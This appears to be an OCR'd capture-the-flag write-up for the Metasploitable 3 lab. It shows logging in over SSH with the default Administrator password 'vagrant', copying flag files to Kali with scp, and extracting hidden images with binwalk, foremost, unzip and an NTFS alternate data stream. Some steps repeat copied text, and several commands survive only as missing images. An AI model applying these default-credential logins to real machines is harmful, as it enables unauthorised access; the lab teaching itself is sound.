
FLAGS/CARDS

Ace of Hearts

The location of the *Ace of Hearts* flag can be found by **ssh**ing into the **Administrator**'s account for the Metasploitable 3 environment. The associated password for the Administrator account is vagrant:



Ace of Hearts is located at C:\Users\Public\Pictures:



Once the location is determined, from a separate terminal, copy the ace_of_hearts.jpg file into a desired destination folder within the Kali Linux machine. In this case the .jpg file was copied using the command:


scp Administrator@10.0.0.246:/cygdrive/Users/Public/Pictures/ace_of_hearts.jpg /home/mattro128/Metasploitable-Flags


FLAGS/CARDS

SCP (Secure Copy Protocol) is a network protocol that securely copies files/folders between Linux systems. Walking through the syntax of the above command..

scp is being used to copy a file on the *Administrator account@[Metasploitable 3 IP]:/[path to file being copied] [[path to location file is being copied onto the host, Kali machine]*

Unfortunately the ace_of_hearts file is currently a .jpg which will not display the flag. Using binwalk on the file it is discovered there is a zip file hidden inside. From the command line copy the file and add a zip extension. Next, unzip the file to reveal the displayable flag, **ace_of_hearts.png**







FLAGS/CARDS

Four of Clubs

Again, **ssh**'ing into the Administrator's account, *Four of Clubs* is located at C:\Users\Public\Music




Once the location is determined, from a separate terminal, copy the ace_of_hearts.jpg file into a desired destination folder within the Kali Linux machine. In this case the .jpg file was copied using the command:



Using binwalk on the file reveals that there is a .png file hidden.

FLAGS/CARDS

To extract use the command, **foremost:**




Display the .png file to capture the flag:


FLAGS/CARDS

Jack of Hearts

Ssh'ing into Metasploitbale3 with the Administrator credentials previously found, Jack of Hearts is found at C:\Users\Public\Documents




Once the location is determined, from a separate terminal, copy the ace_of_hearts.jpg file into a desired destination folder within the Kali Linux machine. In this case the .docx file was copied using the command:



FLAGS/CARDS


Using binwalk on the file reveals that there is a .png file hidden.




Unzipping jack_of_hearts.docx will place the .png file into the unzip word/media directory:

FLAGS/CARDS

Following the directory path will display the flag:







FLAGS/CARDS

Jack of Clubs

After gaining access to the Metasploitable3 System the *Jack of Clubs* will be found. Copy the flag to the folder ~/Metasploitable-Flags:




Next, simply display the .png file to reveal the flag:




FLAGS/CARDS

Jack of Diamonds

Ssh'ing into Metasploitbale3 with the Administrator credentials previously found, Jack of Diamonds is found at C:\




Copy the flag to the folder ~/Metasploitable-Flags:



FLAGS/CARDS

Running dir /R shows the file is within a alternate data stream:


To extract use the **more** command:



FLAGS/CARDS

Store it in a text file with the command:
C: \>more < jack_of_diamonds.png:jack_of_diamonds.txt:$DATA > jack_of_diamonds.b64

Use base64 to convert it to .png with the command:
cat jack_of_diamonds.b64 | base64 –decode > jack_of_diamonds.png
However, unfortunately there is an issue in the way the alternate data stream was built. As a result the flag is broken and only a part of the flag will be visible:



